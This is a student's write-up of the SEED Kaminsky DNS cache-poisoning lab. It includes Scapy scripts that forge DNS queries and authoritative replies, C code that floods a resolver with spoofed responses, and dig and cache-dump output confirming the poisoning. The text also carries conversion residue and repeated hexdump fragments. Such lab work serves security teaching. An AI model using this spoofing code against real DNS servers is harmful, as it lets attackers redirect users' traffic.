

## Kaminsky Attack Lab

Testing the DNS Setup and Get the IP addresses

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$> cat /etc/resolv.conf
nameserver 10.9.0.53
user-10.9.0.5:/
$> dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50847
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
; COOKIE: e01fe1b0cdaa13170100000064376eb6d726fd5a89763fa5 (good)
;; QUESTION SECTION:
;ns.attacker32.com.                IN      A

;; ANSWER SECTION:
ns.attacker32.com.                259200  IN      A      10.9.0.153

;; Query time: 35 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 13 02:53:42 UTC 2023
;; MSG SIZE rcvd: 90
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```
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 635
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6dae2a2d4dfffb3030100000064376efb8d98e9200f3fc2b2 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                86400   IN      A      93.184.216.34

;; Query time: 427 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 13 02:54:51 UTC 2023
;; MSG SIZE rcvd: 88

user-10.9.0.5:/
```

```
$> dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34159
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3dd2f2786e8e0d5c010000006437703c365514bef78ab2a0 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Apr 13 03:00:12 UTC 2023
;; MSG SIZE rcvd: 88

user-10.9.0.5:/
$> █
```


## The Attack Tasks

### Task 2: Construct DNS request

Code:

```
attack.c × generate_dns_query.py × generate_dns_reply.py × send_ip_n
1#!/usr/bin/python3
2from scapy.all import *
3
4# based on SEED book code
5# from a random src to local DNS server
6IPpkt = IP(src='1.2.3.4',dst='10.9.0.53')
7# from a random sport to DNS dport
8UDPpkt = UDP(sport=12345, dport=53,chksum=0)
9
0# a inexistent fake FQDN in the target domain: example.com
1# the C code will modify it
2Qdsec = DNSQR(qname='twysw.example.com')
3DNSpkt = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)
4Querypkt = IPpkt/UDPpkt/DNSpkt
5
6# Save the packet data to a file
7with open('ip_req.bin', 'wb') as f:
8    f.write(bytes(Querypkt))
9    Querypkt.show()
0
1# reply = sr1(Querypkt)
2
```

The hex dump-



The screenshot shows a Bless application window titled "/home/seed/Desktop/Kaminskyatt/Labsetup/volumes/ip\_req.bin - Bless". The main window displays a hex dump of the file ip\_req.bin. The hex dump shows memory addresses from 00000000 to 00000036, hex values, and their ASCII representation. A conversion panel is open, showing various data types for the selected address 00000000.

Conversion Type	Value
Signed 8 bit	69
Unsigned 8 bit	69
Signed 16 bit	17664
Unsigned 16 bit	17664
Signed 32 bit	1157627967
Unsigned 32 bit	1157627967
Float 32 bit	2048.015
Float 64 bit	2.41799690737402E+24
Hexadecimal	45 00 00 3F
Decimal	069 000 000 063
Octal	105 000 000 077
Binary	01000101 00000000 000
ASCII Text	E

Offset: 0x0 / 0x3e Selection: None INS

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13/23] seed@VM: ~/.../volumes$ hexdump -C ip_req.bin
0000 45 00 00 3f 00 01 00 00 40 11 6c 6a 01 02 03 04 |E..?....@.lj....|
0010 0a 09 00 35 30 39 00 35 00 2b 00 00 aa aa 01 00 |...509.5.+.....|
0020 00 01 00 00 00 00 00 00 05 74 77 79 73 77 07 65 |.....twysw.e|
0030 78 61 6d 70 6c 65 03 63 6f 6d 00 00 01 00 01 |xample.com.....|
003f

13/23] seed@VM: ~/.../volumes$ bless ip_req.bin >/dev/null &
41329

13/23] seed@VM: ~/.../volumes$ hexdump -C ip_req.bin
0000 45 00 00 3f 00 01 00 00 40 11 6c 6a 01 02 03 04 |E..?....@.lj....|
0010 0a 09 00 35 30 39 00 35 00 2b 00 00 aa aa 01 00 |...509.5.+.....|
0020 00 01 00 00 00 00 00 00 05 74 77 79 73 77 07 65 |.....twysw.e|
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003f

13/23] seed@VM: ~/.../volumes$ bless ip_req.bin >/dev/null &
41329
```

```
-rw-rw-r-- 1 seed seed 1508 Apr 13 05:11 send_premade_dn
seed-attacker:/volumes
```

```
$> ./generate_dns_query.py
```

```
###[ IP ]###
```

```
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = udp
chksum     = None
src        = 1.2.3.4
dst        = 10.9.0.53
\options   \
```

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###[ UDP ]###
```

```
sport      = 12345
dport      = domain
len        = None
chksum     = 0x0
```

```
###[ DNS ]###
```

```
id         = 43690
qr         = 0
```

```
[04/13/23] seed@VM:~/.../volumes$ hexdump ip_req.bin
```

```
00000000 0045 3f00 0100 0000 1140 6a6c 0201 0403
00000010 090a 3500 3930 3500 2b00 0000 aaaa 0001
00000020 0100 0000 0000 0000 7405 7977 7773 6507
00000030 6178 706d 656c 6303 6d6f 0000 0001 0001
0000003f
```

```
[04/13/23] seed@VM:~/.../volumes$ hexdump -C ip_req.bin
```


```
00000000 45 00 00 3f 00 01 00 00 40 11 6c 6a 01 02 03 04 |E..?....@.lj....|
00000010 0a 09 00 35 30 39 00 35 00 2b 00 00 aa aa 01 00 |...509.5.+.....|
00000020 00 01 00 00 00 00 00 00 05 74 77 79 73 77 07 65 |.....twysw.e|
00000030 78 61 6d 70 6c 65 03 63 6f 6d 00 00 01 00 01 |xample.com.....|
0000003f
```

```
[04/13/23] seed@VM:~/.../volumes$
```

### Task 3: Spoof DNS Replies.

Code:

```
*attack.c  ×  generate_dns_query.py  ×  *generate_dns_reply.py  ×  send
1#!/usr/bin/python3
2from scapy.all import *
3
4# based on SEED book code
5targetName = 'twysw.example.com'
6targetDomain = 'example.com'
7
8# find the true name servers for the target domain
9# dig +short $(dig +short NS example.com), there are two:
10# 199.43.133.53, 199.43.135.53
11# the C code will modify src,qname,rrname and the id field
12
13# reply pkt from target domain NSs to the local DNS server
14IPpkt = IP(src='199.43.135.53', dst='10.9.0.53', checksum=0)
15UDPpkt = UDP(sport=53, dport=33333, checksum=0)
16
17# Question section
18Qdsec = DNSQR(qname=targetName)
19# Answer section, any IPs(rdata) are fine
20Anssec = DNSRR(rrname=targetName, type='A',
21               rdata='1.2.3.4', ttl=259200)
22# Authority section (the main goal of the attack)
23NSsec = DNSRR(rrname=targetDomain, type='NS',
24              rdata='ns.attacker32.com', ttl=259200)
25
26DNSpkt = DNS(id=0xAAAA, aa=1, ra=0, rd=0, cd=0, qr=1,
27             qdcount=1, ancount=1, nscount=1, arcount=0,
28             qd=Qdsec, an=Anssec, ns=NSsec)
29Replypkt = IPpkt/UDPpkt/DNSpkt
30with open('ip_resp.bin', 'wb') as f:
31    f.write(bytes(Replypkt))
32    Replypkt.show()
33
34
```



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0030 78 61 6d 70 6c 65 03 63 6f 6d 00 00 01 00 01 |xample.com.....|
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13/23] seed@VM:~/.../volumes$ bless ip_req.bin >/dev/null &
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0000 45 00 00 3f 00 01 00 00 40 11 6c 6a 01 02 03 04 |E..?....@.lj....|
0010 0a 09 00 35 30 39 00 35 00 2b 00 00 aa aa 01 00 |...509.5.+.....|
0020 00 01 00 00 00 00 00 00 05 74 77 79 73 77 07 65 |.....twysw.e|
0030 78 61 6d 70 6c 65 03 63 6f 6d 00 00 01 00 01 |xample.com.....|
003f
13/23] seed@VM:~/.../volumes$ bless ip_req.bin >/dev/null &
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```

```
seed-attacker:/volumes
$> ls
attack      generate_dns_query.py  ip_req.bin      send_premade_dns.c
attack.c    generate_dns_reply.py  send_ip_nochange.c
seed-attacker:/volumes
$> ./generate_dns_reply.py
###[ IP ]###
  version    = 4
  ihl        = None
  tos        = 0x0
  len        = None
  id         = 1
  flags      =
  frag       = 0
  ttl        = 64
  proto      = udp
  chksum     = 0x0
  src        = 199.43.135.53
  dst        = 10.9.0.53
  \options   \
###[ UDP ]###
  sport      = domain
  dport      = 33333
  len        = None
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```

|  qtype      = A
|  qclass     = IN
\an      \
|###[ DNS Resource Record ]###
|  rrname     = 'twysw.example.com'
|  type       = A
|  rclass     = IN
|  ttl        = 259200
|  rdlen      = None
|  rdata      = 1.2.3.4
\ns      \
|###[ DNS Resource Record ]###
|  rrname     = 'example.com'
|  type       = NS
|  rclass     = IN
|  ttl        = 259200
|  rdlen      = None
|  rdata      = 'ns.attacker32.com'
ar              = None

```

seed-attacker:/volumes

\$> ls

attack generate\_dns\_query.py ip\_req.bin send\_ip\_nochange.c

attack.c generate\_dns\_reply.py ip\_resp.bin send\_premade\_dns.c

seed-attacker:/volumes

\$> █

#### Task 4: Launch the Kaminsky Attack

Code for attack.c:

attack.c	×	generate_dns_query.py	×	generate_dns_reply.py	×	send_ip_nochange
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30 void send_dns_response(unsigned char* pkt, int pktsize,
31                        unsigned char* src, char* name,
32                        unsigned short id);
33
34 struct sockaddr_in dest_info;
35 int enable = 1;
36 int sock = 1;
37
38 int main()
39 {
40     unsigned short transid = 0;
41     srand(time(NULL));
42
43     // Load the DNS request packet from file
44     FILE * f_req = fopen("ip_req.bin", "rb");
45     if (!f_req) {
46         perror("Can't open 'ip_req.bin'");
47         exit(1);
48     }
49     unsigned char ip_req[MAX_FILE_SIZE];
50     int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);
51
52     // Load the first DNS response packet from file
53     FILE * f_resp = fopen("ip_resp.bin", "rb");
54     if (!f_resp) {
55         perror("Can't open 'ip_resp.bin'");
56         exit(1);
57     }
58     unsigned char ip_resp[MAX_FILE_SIZE];
59     int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);
60
61     // Step 1: Create a raw network socket.
62     // sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
63     // Step 2: Set socket option.
64     // setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
65     //            &enable, sizeof(enable));
66
67     char a[26]="abcdefghijklmnopqrstuvwxyz";
68     while (1) {
69         // Generate a random name with length 5
70         char name[6];
71         name[5] = '\0';
72         for (int k=0; k<5; k++) name[k] = a[rand() % 26];

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3
4     printf("name: %s, id:%d\n", name, transid);
5     //#####
6     /* Step 1. Send a DNS request to the targeted local DNS server.
7        This will trigger the DNS server to send out DNS queries */
8
9     send_dns_request(ip_req, n_req, name);
10
11
12     /* Step 2. Send many spoofed responses to the targeted local DNS server,
13        each one with a different transaction ID. */
14
15     for (int i = 0; i < 200; i++)
16     {
17         send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
18         send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
19         transid += 1;
20     }
21     //#####
22 }
23 //#####close(sock);
24 }
25
26
27 /* Use for generating and sending fake DNS request.
28 * */
29 void send_dns_request(unsigned char* pkt, int pktsize, char* name)
30 {
31     // replace twysw in qname with name, at offset 41
32     memcpy(pkt+41, name, 5);
33     // send the dns query out
34     send_raw_packet(pkt, pktsize);
35 }
36
37
38 /* Use for generating and sending forged DNS response.
39 * */
40 void send_dns_response(unsigned char* pkt, int pktsize,
41                       unsigned char* src, char* name,
42                       unsigned short id)
43 {

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2             unsigned short id)
3{
4    // the C code will modify src,qname,rrname and the id field
5    // src ip at offset 12
6    int ip = (int)inet_addr(src);
7    memcpy(pkt+12, (void*)&ip, 4);
8    // qname at offset 41
9    memcpy(pkt+41, name, 5);
0    // rrname at offset 64
1    memcpy(pkt+64, name, 5);
2    // id at offset 28
3    unsigned short transid = htons(id);
4    memcpy(pkt+28, (void*)&transid, 2);
5    //send the dns reply out
6    send_raw_packet(pkt, pktsize);
7}
8
9
0/* Send the raw packet out
1 *   buffer: to contain the entire IP packet, with everything filled out.
2 *   pkt_size: the size of the buffer.
3 * */
4void send_raw_packet(char * buffer, int pkt_size)
5{
6
7    // Step 3: Provide needed information about destination.
8    struct ipheader *ip = (struct ipheader *) buffer;
9    dest_info.sin_family = AF_INET;
0    dest_info.sin_addr = ip->iph_destip;
1
2    // Step 4: Send the packet out.
3    sendto(sock, buffer, pkt_size, 0,
4           (struct sockaddr *)&dest_info, sizeof(dest_info));
5}
6

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```
seed@VM: ~  
seed@V... x seed@V... x seed@V... x seed@V...  
name: ylggf, id:26920  
name: bmsii, id:27120  
name: clclt, id:27320  
name: qmwet, id:27520  
name: swyly, id:27720  
name: zghaf, id:27920  
name: zysfh, id:28120  
name: zgvrp, id:28320  
name: dvcgi, id:28520  
name: xvwva, id:28720  
name: qowob, id:28920  
name: wqhdq, id:29120  
name: mcqej, id:29320  
name: zdpvx, id:29520  
name: gyulg, id:29720  
name: dieag, id:29920  
name: eqvch, id:30120  
name: yaxgf, id:30320  
name: pujhz, id:30520  
name: sjeke, id:30720  
name: dseyd, id:30920  
name: ldopd, id:31120  
name: wwtta, id:31320  
^C  
seed-attacker:/volumes
```

```

local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep example /var/cache/bind/dump.db
example.com.                679936  NS      a.iana-servers.net.
                             20230424004050 20230402155917 17695 exam
ple.com.
aaadn.example.com.         863695  A       1.2.3.4
aerof.example.com.         863518  A       1.2.3.4
axmr.example.com.          863527  A       1.2.3.4
ayjna.example.com.         863618  A       1.2.3.4
berac.example.com.         863639  A       1.2.3.4
bopcx.example.com.         863264  A       1.2.3.4
bqyoj.example.com.         863695  A       1.2.3.4
ddpps.example.com.         863469  A       1.2.3.4
elzgc.example.com.         863616  A       1.2.3.4
etzze.example.com.         863561  A       1.2.3.4
fbfcq.example.com.         863484  A       1.2.3.4
festf.example.com.         863496  A       1.2.3.4
fkoyy.example.com.         863716  A       1.2.3.4
gbxpd.example.com.         863581  A       1.2.3.4
gcbek.example.com.         863606  A       1.2.3.4
gvnfy.example.com.         863394  A       1.2.3.4
gyjyp.example.com.         863263  A       1.2.3.4
iuupw.example.com.         863537  A       1.2.3.4
ivzjn.example.com.         863554  A       1.2.3.4
jktik.example.com.         863535  A       1.2.3.4

$> rndc dumpdb -cache && grep attack /var/cache/bind/dump.db
ns.attacker32.com.         852516  A       10.9.0.153
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep svdh.example.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep svdhs.example.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep zvijs.example.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep unfir.example.com /var/cache/bind/dump.db
unfir.example.com.         863523  A       1.2.3.4
local-dns-server-10.9.0.53:/
$> rndc flush
local-dns-server-10.9.0.53:/

$> rndc dumpdb -cache && grep example.com /var/cache/bind/dump.db
example.com.                691197  NS      a.iana-servers.net.
                             20230424004050 20230402155917 17695 exam
ple.com.
www.example.com.           691197  A       93.184.216.34
                             20230420234414 20230330221500 17695 exam
ple.com.
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attack /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attack /var/cache/bind/dump.db

```

## Task 5: Result Verification

We check it as follows:

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52130
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
; COOKIE: d10a081286f5b6a1010000000625373358e9c1686394719f1 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5
```

```
$> dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34159
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
; COOKIE: 3dd2f2786e8e0d5c0100000006437703c365514bef78ab2a0 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Apr 13 03:00:12 UTC 2023
;; MSG SIZE rcvd: 88

user-10.9.0.5:/
$> █
```